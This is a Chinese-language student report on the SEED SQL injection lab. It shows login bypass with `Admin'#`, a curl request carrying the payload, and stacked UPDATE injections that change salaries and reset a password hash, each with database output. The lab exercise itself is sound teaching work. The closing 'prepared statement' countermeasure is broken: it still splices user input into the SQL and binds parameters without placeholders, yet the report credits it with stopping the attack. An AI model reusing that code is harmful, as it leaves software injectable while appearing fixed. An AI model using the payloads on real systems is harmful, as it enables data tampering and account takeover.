SQL注入攻击实验报告

姓名： 57119132 汪奥杰

日期： 2021年7月22日

实验目标

实验室环境建立

1. DNS配置

执行指令：


```
sudo gedit /etc/hosts
```

将`/etc/hosts`文件中的`# For SQL Injection Lab`部分改为：

```
10.9.0.5        www.seed-server.com
```

2. 容器设置和指令

```
dcup
(Another Terminal)
dockps
docksh <ID>
```




```
[07/22/21]seed@VM:~/.../Labsetup$ dockps
7a7f45db4bca  mysql-10.9.0.6
d0f3d70c48c0  www-10.9.0.5
[07/22/21]seed@VM:~/.../Labsetup$ docksh 7a
root@7a7f45db4bca:/# 
```

MySQL数据库。容器通常为一次性的，所以对于该实验，我们在主机上安装了`mysql_data`文件夹以保存MySQL数据库。

3. 关于网站应用程序

用户个人资料。下表描述了所有员工信息：



Name	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				

实验任务


任务一：熟悉SQL语句

在容器终端`root@7a7f45db4bca:/#`执行以下指令登录MySQL控制台：

```
mysql -u root -pdees
```

在`mysql`终端下执行以下指令以加载现有数据库并打印所有表：


```
use sqllab_users;
show tables;
select * from credential;
```



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

只查看员工Alice的信息：


```
select * from credential where Name="Alice";
```



```
mysql> select * from credential where Name="Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```

任务二：对SELECT语句的SQL注入攻击

来自网页的SQL注入攻击。登录的用户名为`Admin'#`，使得后面的字段被注释，这样不需要密码就可以登录管理员账号：



User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

来自命令行的SQL注入攻击。在命令行中执行以下指令：

```
curl http://www.seed-server.com/unsafe_home.php?username=Admin%27%23&Password=
```

结果中显示了HTML源码，其中包括各个用户的信息：




```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scop
e='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>1
10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td>
<td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
```

追加新的SQL语句。将语句`query`修改为`multi_query`，即可在攻击中运行两个SQL语句。于是在文件`unsafe_home.php`中，将代码中的`query($sql)`修改为`multi_query($sql)`，并执行以下指令重新构建容器：

```
dcbuild
dcup
```


任务三：对UPDATE语句的SQL注入攻击

修改自己的工资。在登录界面的用户名中输入`Admin';UPDATE credential SET salary=30000 where Name="Alice";#`，通过查看数据库发现Alice的工资被修改为30000，攻击成功：




```
mysql> select * from credential where Name="Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```

修改别人的工资。在登录界面的用户名中输入`Admin';UPDATE credential SET salary=1 where Name="Boby";#`，通过查看数据库发现Boby的工资被修改为1，攻击成功：



```
mysql> select * from credential where Name="Boby";
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  2 | Boby | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```

修改别人的密码。通过观察文件`unsafe_edit_backend.php`，发现密码是被函数`sha1()`加密过的，于是在登录界面的用户名中输入`Boby';UPDATE credential SET Password=sha1(123) where Name="Boby";#`，通过查看数据库发现Boby的密码哈希值变化了，说明密码修改成功：



```
mysql> select * from credential where Name="Boby";
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  2 | Boby | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | 40bd001563085fc35165329ea1ff5c5ecbdbbeef |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```

任务四：对策——准备好的SQL语句


将文件`unsafe.php`中的以下代码：

```
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password=
'$hashed_pwd'");
```

修改为：

```
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password=
'$hashed_pwd'");
// Bind parameters to the query
$stmt->bind_param("is", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_ssn);
$stmt->fetch();
```

在登录界面的用户名中输入`Admin';UPDATE credential SET salary=1 where Name="Samy";#`，发现Samy的工资并没有被修改，攻击失败：



```
mysql> select * from credential where Name="Samy";
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  4 | Samy | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.01 sec)
```